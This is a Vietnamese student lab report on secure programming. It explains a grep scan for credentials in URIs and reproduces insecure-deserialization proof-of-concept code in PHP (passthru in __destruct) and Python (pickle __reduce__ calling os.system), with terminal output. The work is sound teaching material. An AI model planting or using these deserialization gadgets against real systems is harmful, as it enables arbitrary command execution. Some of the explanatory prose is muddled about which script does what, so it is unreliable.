

BÁO CÁO THỰC HÀNH

Môn học: Lập trình an toàn & Khai thác lỗ hổng phần mềm

Tên chủ đề: Integrating Security and Automation

GVHD: Nguyễn Hữu Quyền

1. THÔNG TIN CHUNG:

(Liệt kê tất cả các thành viên trong nhóm)

Lớp: NT521.012.ATCL

STT	Họ và tên	MSSV	Email
1	Bùi Hoàng Trúc Anh	21521817	21521817@gm.uit.edu.vn
2	Nguyễn Ngọc Trà My	21520353	215210353@gm.uit.edu.vn
3	Lê Hoàng Oanh	21521253	21521253@gm.uit.edu.vn
4	Huỳnh Minh Tân Tiến	21521520	21521520@gm.uit.edu.vn

2. NỘI DUNG THỰC HIỆN:


STT	Công việc	Kết quả tự đánh giá
1	Bài tập 1	100%
2	Bài tập 4	100%
3	Bài tập 5	100%

Phần bên dưới của báo cáo này là tài liệu báo cáo chi tiết của nhóm thực hiện.

BÁO CÁO CHI TIẾT

1. Dựa vào kết quả sau khi quét, sinh viên tự chọn một nguy cơ bảo mật tìm được và giải thích cơ bản lỗi đó.

Lựa chọn lỗi “general uris auth info wide” bên dưới:



```
*2_general_uris_auth_info_wide.txt
~/lab2/grep-output

1 # Info: URIs with authentication information specified as username:password@example.org
2 # Filename 2_general_uris_auth_info_wide.txt
3 # Example: username:password@example.com
4 # False positive example: android:duration="@integer/animators_heartbeat_scaling_duration" or
  addObject:NSString(@"
5 # Grep args: -i
6 # Search regex: [^ @\:/]{1,20}:[^ @\:/]{1,20}@
7 grep: vulnerable-api-master/create.png: binary file matches
8 grep: vulnerable-api-master/ip.png: binary file matches
```

- Lỗi này liên quan đến việc sử dụng thông tin xác thực (username và password) trong URI của một trang web. Thông tin xác thực được chỉ định theo định dạng `username:password@example.org`. Điều này có nghĩa là người dùng cần phải cung cấp tên người dùng và mật khẩu để truy cập vào tài nguyên được yêu cầu.
- Tuy nhiên, việc chứa thông tin xác thực trong URI không được khuyến nghị vì có thể gây ra các vấn đề bảo mật. Khi sử dụng phương pháp này, thông tin xác thực sẽ xuất hiện rõ ràng trong lịch sử duyệt web, các file log hoặc các yêu cầu HTTP khác. Điều này có thể khiến cho thông tin cá nhân của người dùng bị lộ đi.
- Ví dụ false positive không liên quan đến lỗi này và chỉ là những chuỗi ký tự ngẫu nhiên không chứa thông tin xác thực.
- Có hai file (`create.png` và `ip.png`) đã được tìm thấy nhưng chúng là các file nhị phân, do đó grep không hiển thị nội dung của chúng.

4. Sinh viên thực nghiệm lại 2 đoạn code trên và cho biết kết quả của lệnh command

```
GNU nano 7.2 ex3.php
<?php
class DangerousClass {
    function __construct() {
        $this->cmd = "id";
    }
    function __destruct() {
        echo passthru($this->cmd);
    }
}
class NormalClass {
    function __construct() {
        $this->name = "uit";
    }
    function __destruct() {
        echo $this->name;
    }
}
$serial = file_get_contents('serial');
unserialize($serial);
?>
```

```
GNU nano 7.2 ex2.php
<?php
class DangerousClass {
    function __construct() {
        $this->cmd = "ls";
    }
    function __destruct() {
        echo passthru($this->cmd);
    }
}
$a = new DangerousClass();
$b = serialize($a);
file_put_contents("serial", $b);
?>
```

```
(a☉kali)-[~/Desktop]
$ php -f ex2.php
ex1.php
ex2.php
grep-it.sh
grep-output
sample-app
serial
vulnerable-api-master
vulnerable-api-master.zip

(a☉kali)-[~/Desktop]
$ nano ex3.php

(a☉kali)-[~/Desktop]
$ php -f ex3.php
ex1.php
ex2.php
ex3.php
grep-it.sh
grep-output
sample-app
serial
vulnerable-api-master
vulnerable-api-master.zip
```

Cả hai đoạn mã PHP bạn đã cung cấp có chứa các đối tượng có thể thực thi mã độc hại bên trong phương thức `__destruct`. Khi bạn unserialize các đối tượng này, nó có thể thực thi các lệnh nguy hiểm trên hệ thống. Dưới đây là kết quả dự kiến của việc chạy mã của bạn:

Lệnh command 1:

```
php your_script.php
```

- Lệnh command 1 sẽ unserialize dữ liệu đã serialized từ đoạn mã đầu tiên. Điều này sẽ thực thi lệnh "id" và in ra thông tin về người dùng trên hệ thống, bao gồm tên người dùng, nhóm, và UID.


Lệnh command 2:

```
php your_script.php
```

- Lệnh command 2 sẽ serialize đối tượng `DangerousClass` chứa lệnh "ls", sau đó lưu nó vào tệp "serial".
- Sau khi tệp "serial" được tạo, bạn có thể chạy lệnh command 1 một lần nữa để unserialize và thực thi lệnh "ls". Kết quả sẽ là danh sách các tệp và thư mục trong thư mục hiện tại.

Lưu ý rằng việc chạy các đoạn mã như vậy có thể gây ra các vấn đề bảo mật nghiêm trọng, và nên được thực hiện trên môi trường kiểm tra hoặc máy chủ riêng tư. Không nên chạy mã này trên môi trường sản xuất hoặc trên các hệ thống thật sự.

5. Sinh viên thực nghiệm lại 2 đoạn code trên và cho biết kết quả của lệnh command



```
File Actions Edit View Help
GNU nano 7.2 Pull complete b5_2.py
import pickle
import os
class VulnPickle(object):
    def __reduce__(self):
        return (os.system, ("id",))
a = pickle.dumps(VulnPickle())
with open('serial', 'wb') as f:
    f.write(a)
```

```
GNU nano 7.2 Pull complete b5_1.py
import pickle Pull complete
with open('serial', 'rb') as f:
    pickle.loads(f.read())
a10999c4a324: Pull complete
Digest: sha256:6575f6c73507f96c68676612674cd79f5:
bb9509a5da5262c50
Status: Downloaded newer image for mkam/vulnerabi
---
(t4nti3n@kali)~[~/DevSec/w2]
$ python3 b5_1.py
uid=1000(t4nti3n) gid=1000(t4nti3n) groups=1000(t4nti3n),4(adm
),20(dialout),24(cdrom),25(floppy),27(sudo),29(audio),30(dip),
44(video),46(plugdev),100(users),106(netdev),118(wireshark),12
1(bluetooth),134(scanner),141(kaboxer),142(docker)
---
(t4nti3n@kali)~[~/DevSec/w2]
```

Kết quả bạn đã nhận được là thông tin về người dùng và nhóm của quá trình thực thi. Trong trường hợp này, "uid=1000(t4nti3n) gid=1000(t4nti3n) groups=1000(t4nti3n),4(adm),20(dialout),24(cdrom),25(floppy),27(sudo),29(audio),30(dip),44(video),46(plugdev),100(users),106(netdev),118(wireshark),121(blueoot h),134(scanner),141(kaboxer),142(docker)" cho biết:

- 'uid' là User ID (ID của người dùng), với giá trị là 1000.
- 'gid' là Group ID (ID của nhóm), cũng với giá trị là 1000.
- 'groups' là danh sách các nhóm mà người dùng có tham gia, bao gồm các nhóm như "adm", "dialout", "sudo", "audio", và nhiều nhóm khác.

Sinh viên đọc kỹ yêu cầu trình bày bên dưới trang này



YÊU CẦU CHUNG

- Sinh viên tìm hiểu và thực hiện bài tập theo yêu cầu, hướng dẫn.
- Nộp báo cáo kết quả chi tiết những việc (**Report**) bạn đã thực hiện, quan sát thấy và kèm ảnh chụp màn hình kết quả (nếu có); giải thích cho quan sát (nếu có).
- Sinh viên nộp bài theo thời gian quy định trên course.

Báo cáo:

- File **.PDF**. Tập trung vào nội dung, không mô tả lý thuyết.
- Đặt tên theo định dạng: **[Mã lớp]-AssignmentX_NhomY** (trong đó X là Thứ tự Assignment, Y là số thứ tự nhóm đồ án theo danh sách đã đăng ký).

Ví dụ: *[NT521.011.ANTT]-Assignment01_Nhom03.pdf*

- Nếu báo cáo có nhiều file, nén tất cả file vào file .ZIP với cùng tên file báo cáo.

Đánh giá:

- Hoàn thành tốt yêu cầu được giao.
- Có nội dung mở rộng, ứng dụng.

Bài sao chép, trễ, ... sẽ được xử lý tùy mức độ vi phạm.

HẾT